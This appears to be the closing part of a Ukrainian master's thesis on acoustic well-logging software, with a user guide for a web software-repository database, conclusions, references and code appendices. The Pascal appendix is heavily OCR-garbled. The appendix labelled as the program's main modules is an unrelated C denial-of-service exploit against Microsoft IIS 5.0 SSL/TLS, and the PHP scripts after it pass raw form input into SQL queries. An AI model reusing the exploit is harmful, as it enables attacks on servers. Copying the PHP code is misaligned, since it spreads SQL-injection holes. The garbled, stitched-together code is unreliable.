У вищенаведеному вікні потрібно заповнити обов'язкові поля “Назва”, “Версія”, “ftp-адреса”, “Дата”, “Ліцензія”, а також обрати значення з випадаючих списків “Дистрибутив” та “Автор”. Для додавання нового ПЗ потрібно натиснути кнопку “Додати ПЗ”, або вибрати мишкою ПЗ з таблиці “Наявне ПЗ”. Для видалення потрібно натиснути кнопку “Видалити відмічені”.

Для отримання загальної інформації по БД треба натиснути кнопку “Звіт” в головному меню рисунка 3.10.




Рисунок 3.10 – Форма «Звіт»

Для пошуку ПЗ за назвою потрібно натиснути кнопку «Пошук ПЗ по назві» в головному меню. У виведеній формі (рисунок 3.11), потрібно ввести назву ПЗ та натиснути кнопку «Пошук!» Результати пошуку отримуємо тут же.

Рисунок 3.11 – Форма «Пошук ПЗ по назві»

оловному меню.

ПЗ та натиснути

Пошук по даті

Дата: з 01 січень 1970 по 01 січень 1970 Пошук!

Звіт ПЗ з 12.07.2002р. по 05.02.2008р.:

Назва	Версія	Дата	Ліцензія	ftp-адреса	Розробник	Дистрибутив
DB "Repozitoriy"	0.1	2007-06-04	GNU GPL	217.77.222.218	Valeriy Sokolov	NUS
"I'm so stupid..."	27.6.6	2007-06-06	mhlm's	new_odessa.lx	Mihail Malkov	NUS
opus magnus	0.1	2005-12-12	GNU GPL	obshaga/f.1021	Anatoliy Lysenko	NUS
gcc	4.0	2007-04-01	GNU GPL	gnu.org/gcc.4.0	Richard Stollman	Fedora
kernel	2.6.21.3	2007-05-24	GNU GPL	ftp.kernel.org/pub/	Linus Torvalds	Mandriva

= Повернутися на головну сторінку =

[June, 03..04, 2007 (c)]

ПЗ по автору» в

Пошук по автору

Ім'я: Valeriy
Прізвище: Sokolov
Пошук!

Ім'я	Версія	Дата	Ліцензія	ftp-адреса	Розробник	Адреса розробника
DB "Repozitoriy"	0.1	2007-06-04	GNU GPL	217.77.222.218	Valeriy Sokolov	v.v.sokoloff@gmail.com

= Повернутися на головну сторінку =

[June, 03..04, 2007 (c)]




Рисунок 3.13 – Форма «Пошук ПЗ по автору»

Для отримання даних про автора потрібно натиснути кнопку «Пошук автора» в головному меню. Виведена форма представлена на рисунку 3.14.

Рисунок 3.14 – Форма «Пошук автора»

Після введення прізвище автора ПЗ та натиску кнопки «Пошук!» відразу ж можна отримати результати пошуку.

Створена електронна БД значно підвищує ефективність праці у процесі обліку ПЗ, оскільки дозволяє швидко реалізувати можливості пошуку ПЗ: за автором, назвою, датою створення; можливість реєстрації дистрибутива, а саме фіксування таких даних, як: назва, версія, ftp-адреса дистрибутива; можливість реєстрації автора, а саме занесення до БД такої інформації: ім'я, по-батькові, та прізвище автора, його email-адресу; можливість реєстрації ПЗ, а саме занесення до БД такої інформації: назву, версію, дату створення, ліцензію та ftp-адресу вихідних файлів програми, автора та дистрибутивів із вже наявних у БД; можливість редагування інформації про вже зареєстроване ПЗ; можливість переглядати статистичні дані про все наявне ПЗ.

Програма має зручний інтерфейс та меню користувача, проста у використанні, враховує найважливіші потреби користувача, який працює з великою БД, має інструкцію для користувача. Програма потребує тільки підключення до мережі інтернет та браузер. Програма підтримує використання багатьма користувачами в реальному часі.

Отже, розроблене ПЗ повністю задовольняє поставленим до нього вимогам для обробки результатів, отриманих за допомогою акустичного каротажу від багатьох давачів. Воно може бути використане за призначенням як примітивний репозиторій та як приклад для інших робіт.

Висновки до розділу 3

1. Розроблено алгоритм первинної обробки матеріалів акустичного каротажу з використанням програмного забезпечення, згідно якого виділяються найбільш інформативні параметри акустичного каротажу.

2. Розроблено базу даних та алгоритми для дослідження та зберігання параметрів акустичного каротажу.

3. Проведено тестування розробленого програмного забезпечення, яке має зручний інтерфейс та меню користувача, просте у використанні, враховує найважливіші потреби користувача.

ВИСНОВКИ

1. Проаналізовано загальні відомості про акустичний каротаж та його фізичні основи, проведено системний огляд інформаційних технологій підтримки процесів прийняття рішень та методів інтелектуального аналізу даних, що дозволило визначити їх переваги та недоліки.

2. Проведено розрахунок параметрів акустичного каротажу, згідно якого отримано співвідношення між частотами різних типів хвиль, на основі чого розроблено алгоритм структурної інтерпретації фазокореляційних діаграм широкопasmового акустичного каротажу.

3. Досліджено інформаційні параметри часового та частотного способу обробки хвильових картин, на основі чого розроблено модель, структуру та програмне забезпечення інтелектуальної системи підтримки прийняття рішень та системи інтелектуального аналізу даних.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Дахнов В.Е. Интерпретация геофизических исследований разрезов скважин. – М.: Недра, 2007. – 322 с.
2. Дьяконов Д.И. Общий курс геофизических исследований скважин. – М.: Недра, 2004. – 227 с.
3. Гречухин В.В. Изучение угленосных формаций геофизическими методами. – М.: Недра, 2002. – 118 с.
4. Селиванова Т.В. Геофизические методы исследования скважин.- Владивосток: ДВГТУ, 2008. – 104 с.
5. Латышова М.Г. Практическое руководство по интерпретации диаграмм геофизических методов исследования скважин. . – М.: Недра, 2006. – 122 с.
6. Булатова Ж.М., Волкова ЕА., Дубров Е.Ф. Аккустический каротаж. –М.:Недра, 2000. –264с.
7. Дзедбань Н.П. Аккустический метод исследования коллекторов с вторичной пористостью. – М.: Недра, 1991. – 160 с.
8. Итенберг С.С. Интерпретация геофизических исследований разрезов скважин. – М.: Недра, 2010. – 202 с.
9. Федорів Р.Ф. Вимірювання параметрів імпульсних коливань. – К.: Наук думка, 1984. – 152 с.
- 10.Голф–Рахт Т. Д. Основы нефтепромышленной геологии и разработки трещиноватых коллекторов. – М.: Недра, 2006. – 608 с.
- 11.Петкевич Г.И., Вербицкий Т.З. Аккустические исследования горных пород в нефтяных скважинах. – К.: Наукова думка, 2000. – 125 с.
12. Ивакин В.И., Карус Е.В., Кузнецов О.Л. Аккустический метод исследования скважин. – М.: Недра, 2008. – 320 с.
- 13.Ситник В.Ф. Системи підтримки прийняття рішень. – К.: Вища школа, 2006. – 639 с.
- 14.Сковородников И.Г. Геофизические исследования скважин. – Екатеринбург: ЕГТУ, 2009. – 325 с.

15. Горбачев О.И. Геофизические исследования скважин. Учебник для ВУЗов. – М.: Недра, 2003. – 320 с.
16. Купщикова М.К., Купщиков Б.К. Общий курс геофизических методов поисков и разведки месторождений полезных ископаемых. – М.: Недра, 2006. – 391 с.
17. Латышова М.Г. Обработка и интерпретация материалов геофизических исследований скважин. – М.: Недра, 2009. – 340 с.
18. Методичні рекомендації до виконання дипломної роботи з освітньо-кваліфікаційного рівня „магістр”. Спеціальність „Комп'ютерні системи та мережі” / М.П.Карпінський, О.М.Березький, Р.Б.Трембач, Н.М.Васильків / Під. ред. М.П.Карпінського – Тернопіль: ТНЕУ, 2008. – 41 с.

Додаток А

Текст програми роботи алгоритму частотного аналізатора з керованими вікнами

Program Dinamic Acustieag

Uses CRT;

Type daten gt = Array 11..10233 of Real;

• Count.....MIN= Array C1..253 of INTEGER;

Procedure CFFT<Inp._mas:daten,,gt;ns Integer;Var Out_jnas:daten_gt); Var
Sum1,Sum2:real;

i ,i,кц\m:integer;

Beq i n

For i s -1 to Pred(n) do Sum1 :=Sum1 + Inp_jnast i J;

Sum2:=0;

Out_masC1.1:=(1/Sqrt(n))*Sum1i

For k:-2 to Pred(n) do

begin Sum1:=0;Sum2:=0;

For ms = 1 to

Pred<n) do begin

Sum2:=Sum2+<Inp_mastmJ*cos(<<2*(Succ(m) - 2)+1)*k*Pi)/(2*n>));

End; Sum1:=Sum1+Sum25 Sum2:^0;

OutjnasCk3: = <Sqrt

<2>/n>#Sum1; End; End;

Пошук екстремальних точок

Procedure MinMa>;,..mas<a: daten_gt; k,Win_b; Integer;Var Min<Max: daten_gt);Var

i,j,1,Win_2m: Integer;

min...Val,max_Val,Val1,Val2:Real;

{Пошук максимального та мінімального елементів

Вхідні дані;

a вектор вхідних значень

k кількість точок у векторі

Вихідні дані:

Max.Min :масиви екстремальних точок

Begin k:=20;

Win_2s-Round(Win.....B2);

For j:=1 To 20

Do Begin

ml:=Round<j-Win2);

{Врахування компенсацій нестачі точок на початку та в кінці вектора}

If ml<0 Then Beain ml:=1; Val1:=Win_2-j; Val2:-Win_2-j End; If ml>k-Win B Then

Beain Val1:=Win 2-(k-j)s Val2:=Win 2-(k-j) End; If ml<k Then Begin Val1:*Win_2-j;

Val2:=Win_2-j End;

{Визначення точокекстремумів}

For l;-ml To ml+Win_B Do

Begin

if <aU3>aCn> Then Val1s=Val1+1? 'If

<aCj3<aC13> Then Val2:=Val2+le End;

Procedure ICFFT (Inp...mas: daten...qt;n: Integer;Var Out_masstaden_gt); Var Sum1,Sum2:real;

i,j,k,m: integer;

Beq i n

Sum1:-Os

For m:-i to n Do Beqin Sum2s=0;

For j:=1 to Pred(n> Do Begi n

For k:=2 to Pred(n> Do Begin

```

Sum2:=Sum2+< Inp,_roasCkJ * cosU<2*<5ucc<m>-2>+1>#k*Pi>/<2*n>>>;
End: Out.jnasCm3:=s< <1/Sqrt (n) ) * Inp_mesCI3) +(Sqrt <2)/n) *Suro2<l>; Ends End;
End;
Function si (x:real):Word; Beq i n
  If<y,-0) Then si:=l;
  If<x>0) Then si:-0; /
else si:~0;> End;

```

{Початок основної програми}

```

<
label 1,2,3,4,5;
  const mN~2; Var Inp__masl, Inp mas2, Inp_mas3, Inp__mas4,
>Contr,Rekonstr,
  MinM,MaxM,5pek,W,Sp l,, Cp,ABS___8pek
  count
  i ,j,k,l,m,ml,n
  Win_B,Win__2,lich
  suml,sum2,c.cx,mi n Val,max Val,Val1,Val2,Ta,Sum-Kw,
  Ampl;hAmpl
  l;
  syn,kevs
  Driver.Mode,detect
  u
  ch
  sh
  Fre2,teor,vidom,Іnp/File,Outfile,Out_File : Text;
  GraphDriver,GraphMode,ErrorCode : Integer;

```

Begin

ClrScr;

<:MyGraphInit; { ініціалізація графіки}>

```

{ tex'tmode(co80+font8;:8) ;texthackground<blue) ; clrscr ; window(15,
  22,70,32);textbackground<3);clrscr;
  window(10,20,65,30);textbackground(4);clrscr; gotoxy <20,15); writeln;
  writeln(*
  writeln
  writeln(*
  writeln;
  writeln<"
  writeln; chs
  =readkeys if
  ch=#27 th

```

1: textbackground (blue?) ; clrscr:

```

  window <15, 12, 70, 42); te>;background(3); clrscr;
  windwi 10,5,65,40);textback nDund<5>:c1scr;
  gotoxy<10,10):

```

```

writeln('
writeln^ )writeln<* *);
writeln<> 1. КОРОТКІ ВІДОМОСТІ ПРО ПРОГРАМУ * > ; wr itel n ) ;
writeln 2. ТЕОРЕТИЧНА ЧАСТИНА
writeln 3. ЗАПУСК ПРОГРАМИ
writeln 4. ВИХІД З ПРОГРАМИ
writeln Для роботи потрібно натиснути цифру : 1,2,3,4. '); writeln (" * > ;
writeln Після закінчення роботи у кожному заголовку , *); writeln<*);
writeln Для повернення у меню натис нить " ENTER " *); writeln<'');
writeln Для передчасного повернення у меню натисніть ESC '); writeln ('') s
Ch:=readkey;
if ch=#i Then boto 5:
if ch=tt27 then qoto li

```

```

if c:h-tt49 then goto 2;
if ch=#50 then goto 3;
if ch=#51 then goto 4;
if ch=#52 then goto 5;

```

```

2: textbackground<blue>;clrscr;
reset <Inp ..... file>;
writeln<* Введіть кількість необхідних вибірок; n: ~ 100;
Ta:=0.2: {період дискретизації} For i:=1
To n Do Beq i n
read i Inp,file,Inp
mas1C i 3 i: t Writeln<inp_
mas1C i 3:2>;End; close
Begin
Writeln<Out file ,MinMCi3>3Writeln(MinMCi3,' >,Ma>;Mti3>;
Writeln<Out file1,MaxMCi3>;
End;
Close<Out._file>;sClose(Out ..... file1);

```

Роділення спектру по типам хвиль

```

lich:=0; l:=0; For i:=1 to n Do Begin
If <MinMCi3=1> and <i<>n) Then Begin j:=i+1;l:=
1+1;keys:=false;
If<MinMCi3=1>and<MinMCj3<>1> Then Begin While
MinMCj3<>1 Do Begin l i c h: -1 i c: h+1 ; j:*j+l End;
If<keys<>false>and(MinMt: j 3 = 1) Then Begin
countC13:=1ich; l.ich=0;keys:=false;End;
End;
EnH;
End;
< for k:=1 to 1 do writeln<counttk3>;
< for .i:=t to n do writeln <MinMCi3,-' *,MaxttCi3);

```

```

Реконструювання залежної від часу Функцій із послідовності вибірок
CAssign(Out .....file ,'C:\mcad\Rekonstr.roz');
Assign<Out file1, *C:\mcad\Rekonstrl.ro_* );
ReWrite<Out .....file);>
ReWrite<Out .....file);

```

```

i:=1;
While () Do

```

```

Begin

```

```

While <MinMC3K>1) Do
Begin

```

```

For i:=j to n do Beqin

```

```

End:

```

```

For i:=1 to n do Beq i n
Writeln<Out ..... file,CpCj3:3s5);
End;3-

```

```

<CFFT(Inp mas2, n, Inp mas3) ;
ICFFT(Inpmas3,n,Inpmas4) ;

```

дані розрахованих перетворень можна використовувати на другому етапі інтерпретацій для розрахунків коефіцієнтів пористості та насиченості

```

5: end.

```

{Визначення кута нахилу границь за даними АКШ}

```

program UgolAK;

```

```

label 10,20,30; var
    t01,t02,tll,tbr,st,fit,V,ll,12,a:real; {t01 - час приходу хвилі до 1-го зонда,
    t02 - "-" до 2-го зонда,
    tll - "-" до 1-го зонда на відстані довжини зонда,
    tbr - час пробігу хвилі в буровому розчині,
    st - поточний структурний параметр,
    fit - поточний кут нахилу границі,
    V - швидкість хвилі в середовищі,
    ll - довжина (база) 1-го зонда,
    12 - "-" 2-го зонда}
    sf:array[1..180]of real;
    {s - структурний параметр,
    fi - кут,градус}
    i,j,k,l,m,n:integer;
    p,y:string[5];
    {масиви вхідних і вихідних даних}
    tl,t2,tl,ugol,Vpl:array[1..200]of real;
begin n:=180;j:=0;
{Формування масиву теоретичних структурних параметрів і відповідних кутів} for i:=1 to n do begin fi[i]:=(i-
1)*0.5; a:=cos(3.141592/180*fi[i] ); s[i]:=sqrt(8*a*a+1) ; end;
    {Формування бази початкових даних}
    10: writeln('Введіть довжину (базу) 1-го зонда, м');
    readln(11);
    writeln('Введіть довжину (базу) 2-го зонда, м');
    readln(12);

20: writeln
(Введіть час приходу хвилі для 1-го зонда,мкс,якщо t01=0 - вихід з програми');
    readln(t01);
    if t01=0 then goto 30;
    writeln('Введіть час приходу хвилі для 2-го зонда,мкс');
    readln(t02);
    writeln('Введіть час приходу хвилі для 1-го зонда на відстані довжини зонда,мкс');
    readln(tll);
{Заповнення масивів} j:=j+1; tl[j]:=t01; t2[j]:=t02; tl[j]:=tll;
    t01:=t01/1000000; t02:=t02/1000000; tll:=tll/1000000;
{Обчислення значень швидкості хвилі в середовищі, часу пробігу хвилі в буровому розчині, поточного структурного
параметру} V:=(12-ll)/(t02-t01); tbr:=(t01-ll/V)/2; St:=V*(tll-2*tbr)/11;
{Заповнення масиву} Vpl[j]:=V;
{Вибір кута нахилу за визначенням поточним структурним параметром} for i:=1 to n-1 do ' begin
    if (st<s[i-1]) and (st>=s[i+1]) then begin fit:=fi[i+1]; ugol[j]:=fit; end; end; writeln;writeln;
    writeln{Результати обчислень};
writeln(ТочкаN j:4,'Швидкість',V:4:0,'м/с; кут ',fit:3:1,' градусів'); writeln;writeln; goto 20; 30: m:=j;
    writeln;writeln;
    writeln(Довжина 1-го зонда1,11:4:1,'м');

```

```
Довжина 2-го зонда/12:4:1,'м'); writeln;  
writeln(' № Час 1,Мкс Час 2,мкс Час Ъ,мкс Швидкість,м/с Кут,градус °'); for k:=1 to m do  
writeln(k:3,t[k]:10:l,t2[k]:10:l,d[k]:12:l,Vp[k]:10:0,ugol[k]:14:1);  
writeln;writeln;  
writeln('Бажаєте продовжити роботу? {y/n}*');  
readln(p); if p='y' then goto 10; end
```

Додаток Б
Програмний код роботи модулів основної програми

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <arpa/nameser.h>
#include <errno.h>
int exist_host( char *, u_long *);
void init_hello(void);
/* begin cipher suites: */
char cipher_suites[] = /* 52 */
struct ssl_hello {
char handshake;
short version;
short length;
char client_hello;
char client_length[3];
short client_version;
int timestamp;
char random_bytes[28];
char session_id_length;
char session_id[32];
short cipher_length;
char cipher_suite[52];
char compression_length;
char compression_method;
} __attribute__((packed)) ssl_hello;
int tls;
int
main(int argc, char *argv[])
{
struct sockaddr_in addr;
int sock,i;
char buffer[32];
setvbuf(stdout, NULL, _IONBF, 0);
printf("\n<*> S21sec Microsoft IIS 5.0 SSL/TLS Remote DoS <*>\n\n");
tls=0;
if ((argc != 4) && (argc != 3))
{
printf(" Usage: %s [host] [port] {t}\n", argv[0]);
printf(" host - Host (name/IP) to connect to.\n");
printf(" port - TCP port to connect to.\n");
printf(" t - Enable TLS (disabled by default).\n\n");
```



```

exit(1);
}
if (argc == 4)
{
if ( strcmp(argv[3], "t"))
{
printf(" -> Ouch!! What is '%s'?\n\n",argv[3]);
exit(1);
}
else
{
tls=1;
bin_data[2]=0x01;
}
}
memset(&addr, 0, sizeof(addr));
addr.sin_family = AF_INET;
addr.sin_port = htons(atoi(argv[2]));
if ( exist_host( argv[1], (u_long *)&(addr.sin_addr.s_addr) ) )
{
printf(" -> Ouch!! Wrong or nonexistant host '%s'!\n\n",argv[1]);
exit(1);
}
if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
printf(" -> Error on socket(): %s\n", strerror(errno));
exit(1);
}
printf(" -> Connecting to %s:%s...",argv[1],argv[2]);
if (connect(sock, (struct sockaddr *)&addr, sizeof(addr)) == -1)
{
printf("\n -> Error on connect(): %s\n", strerror(errno));
exit(1);
}
init_hello();
printf(" OK\n -> Sending %s Client Hello...",((tls)?"TLS":"SSL"));
if (write(sock, (void *)&ssl_hello, sizeof(struct ssl_hello)) == -1)
{
printf("\n -> Error on write(): %s\n", strerror(errno));
exit(1);
}
printf(" OK\n -> Waiting for %s Server Hello...",((tls)?"TLS":"SSL"));
if (read(sock, (void *)buffer, sizeof(buffer)) == -1)
{
printf("\n -> Error on read(): %s\n", strerror(errno));
exit(1);
}
printf(" OK\n -> Sending bomb...");
if (write(sock, (void *)bin_data, sizeof(bin_data)) == -1)
{
printf("\n -> Error on write(): %s\n", strerror(errno));
exit(1);
}

```

```

}
for (i=0; i<6 ; i++)
{
printf(" B00M!!");
usleep(350000);
}
close(sock);
printf("\n ->\n -> OK. If DoS has been worked you will not be able to negotiate %s with %s:%s\n\n",
((tls)?"TLS":"SSL"),argv[1],argv[2]);
exit(0);
}
int
exist_host( char *nom_host, u_long *bin_host )
{
struct hostent *hinfo;
struct sockaddr_in host_tmp;
struct in_addr host_binario;
memset( (char *)&host_tmp, 0, sizeof(host_tmp) );
memset( (char *)&host_binario, 0, sizeof(host_binario) );
host_tmp.sin_family = AF_INET;
if ( inet_aton( nom_host, &host_binario ) )
{
memcpy( (char *)bin_host, (char *)&host_binario, sizeof(host_binario));
return 0;
}
if ( (hinfo = gethostbyname( nom_host )) ) /* Put nom_host into bin_host */
{
memcpy((char *)&host_tmp.sin_addr, hinfo->h_addr, hinfo->h_length);
memcpy((char *)bin_host, (char *) &host_tmp.sin_addr.s_addr,
sizeof( host_tmp.sin_addr.s_addr));
return 0;
}
return 1;
}
void
init_hello(void)
{
ssl_hello.handshake = 0x16;
if (!tls)
ssl_hello.version = htons(0x0300);
else
ssl_hello.version = htons(0x0301);
ssl_hello.length = htons(0x007f);
ssl_hello.client_hello = 0x01;
memcpy((void *)ssl_hello.client_length, (void *)"\x00\x00\x7b", 3);
if (!tls)
ssl_hello.client_version = htons(0x0300);
else
ssl_hello.client_version = htons(0x0301);
ssl_hello.timestamp = htonl(0x407babc0);
memset((void *)ssl_hello.random_bytes, 0x66, 28);
ssl_hello.session_id_length = 0x20;

```

```
memset((void *) ssl_hello.session_id, 0x66, 32);
ssl_hello.cipher_length = htons(0x0034);
memcpy((void *)ssl_hello.cipher_suite, (void *)cipher_suites, sizeof(cipher_suites));
ssl_hello.compression_length = 0x01;
ssl_hello.compression_method = 0x00;
}
```


[June, 03..04, 2007 (c)]

</td>

</tr>

</table>

</body>

</html>

styles.css

a {

font-family: Verdana, Geneva, Arial, Helvetica, sans-serif;

color: Navy;

font-size: 9pt;

text-decoration: none;

}

a:hover { color: #ff0000; }

.h1 {

font-family: Verdana, Geneva, Arial, Helvetica, sans-serif;

font-size: 16pt;

font-weight: bold;

vertical-align: middle;

}

.h2 {

font-family: Verdana, Geneva, Arial, Helvetica, sans-serif;

font-size: 12pt;

font-weight: bold;

vertical-align: middle;

}

.text {

font-family: Verdana, Geneva, Arial, Helvetica, sans-serif;

font-size: 10pt;

}

.foo {

font-family: Verdana, Geneva, Arial, Helvetica, sans-serif;

font-size: 8pt;

color: #A9A9A9;

}

db.php

<?php

class db {

var \$dbl;

var \$res;

function db(\$host="localhost",\$user="lus",\$pass="1")

{

\$this->dbl = mysql_pconnect(\$host,\$user,\$pass);

mysql_select_db("lus", \$this->dbl);

}

function query(\$q)

{

\$this->res = mysql_query(\$q, \$this->dbl);

return \$this->res;

}

function num_rows()

{

return mysql_num_rows(\$this->res);

}

function fetch_row()

{

return mysql_fetch_row(\$this->res);

}

function fetch_array()

{

return mysql_fetch_array(\$this->res,MYSQL_ASSOC);

```

    }
    function fetch_object()
    {
    return mysql_fetch_object($this->res);
    }
    function insert_id()
    {
    return mysql_insert_id($this->dbl);
    }
    function is_result()
    {
    return $this->res ? 1 : 0;
    }
}
?>

```

forms/afftar.html

```

<form action="../scripts/afftar.php">
<table class=text>
<tr>
    <td colspan=2 align="center" class=h1>Додати/видалити автора<br><br></td>
</tr>
<tr>
    <td>Ім'я</td>
    <td><input type="text" name="fname" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>По-батькові:</td>
    <td><input type="text" name="lname" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>Прізвище:</td>
    <td><input type="text" name="sname" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>email:</td>
    <td><input type="text" name="address" size="15" maxlength="30"></td>
</tr>
<tr>
    <td align="center" colspan="2"><input type="submit" name="add" value="Додати автора"></td>
</tr>
</table>
</form>

```

scripts/afftar.php

```

<?php include("../header.inc.html"); echo myheader("Автор") ?>
<div align=center>
<?php
require "../db.php";
include "../forms/afftar.html";
$db = new db();
if(isset($_GET['add'])) {
    $fn = $_GET['fname'];
    $ln = $_GET['lname'];
    $sn = $_GET['sname'];
    $a = $_GET['address'];
    $db->query("INSERT INTO dev(first_name, last_name, surname, addr)
                VALUES ('$fn','$ln','$sn','$a' ");
} elseif(isset($_GET['del'])) {
    foreach($_GET['delarr'] as $arr){
        $db->query("DELETE FROM dev
                    WHERE id = $arr ");
    }
}

```

```

?>
<div class=h2>Зареєстровані автори</div>
<form action=?php print $PHP_SELF; ?> >
<table style="border: 1px solid black; " cellpadding=3 cellspacing=1 class=text>
  <tr bgcolor="#c0c0c0">
    <td>&nbsp;   </td>
    <td align="center">Ім'я</td>
    <td align="center">По-батькові</td>
    <td align="center">Прізвище</td>
    <td align="center">email</td>
  </tr>
  <?php
  $db->query("SELECT id, first_name,last_name,surname,addr FROM dev");
  while($arr=$db->fetch_array()){
    echo "<tr>";
    foreach($arr as $key=>$val){
      if($key=='id') $val = "<input type=checkbox name=delarr[] value=$val>";
      if ($key=='addr') $val = "<a href='mailto:$val'>$val</a>";
      echo "<td bgcolor='&#dcdcdc' align='center'>".$val."</td>";
    }
    echo "</tr>";
  }
?>
<tr><td colspan="5" align="center"><input type="submit" name="del" value="Видалити автора"></td></tr>
</table>
</form>
</div>
<?php include("../footer.inc.html"); ?>
forms/distr.html
<form action="../scripts/distr.php">
<table class=text>
<tr>
  <td colspan=2 align="center" class=h1>Add/Del distr<br><br></td>
</tr>
<tr>
  <td>Ім'я</td>
  <td><input type="text" name="name" size="15" maxlength="30"></td>
</tr>
<tr>
  <td>Версія:</td>
  <td><input type="text" name="version" size="15" maxlength="30"></td>
</tr>
<tr>
  <td>Адрес:</td>
  <td><input type="text" name="address" size="15" maxlength="30"></td>
</tr>
<tr>
  <td><input type="submit" name="add" value="Додати distr"></td>
  <td><input type="submit" name="del" value="Видалити distr"></td>
</tr>
</table>
</form>
scripts/distr.php
<?php include("../header.inc.html"); echo myheader("Дістр") ?>
<div align=center>
<?php
include "../forms/distr.html";
require ("../db.php");
$db = new db();
if(isset($_GET['add'])) {
  $n = $_GET['name'];
  $v = $_GET['version'];

```

```

        $a = $_GET['address'];
        $db->query("INSERT INTO distr(name, version, addr)
                VALUES ('$n','$v','$a' );");
    } elseif(isset($_GET['del'])) {
        foreach($_GET['delarr'] as $sarr){
            $db->query("DELETE FROM distr
                    WHERE id = $sarr ");
        }
    }
?>
<div class=h2>Наявні дистрибутиви</div>
<form action=?php print $PHP_SELF; ?> >
<table style="border: 1px solid black; " cellpadding=3 cellspacing=1 class=text>
    <tr bgcolor="#c0c0c0">
        <td align="center">&nbsp;</td>
        <td align="center">Назва</td>
        <td align="center">Версія</td>
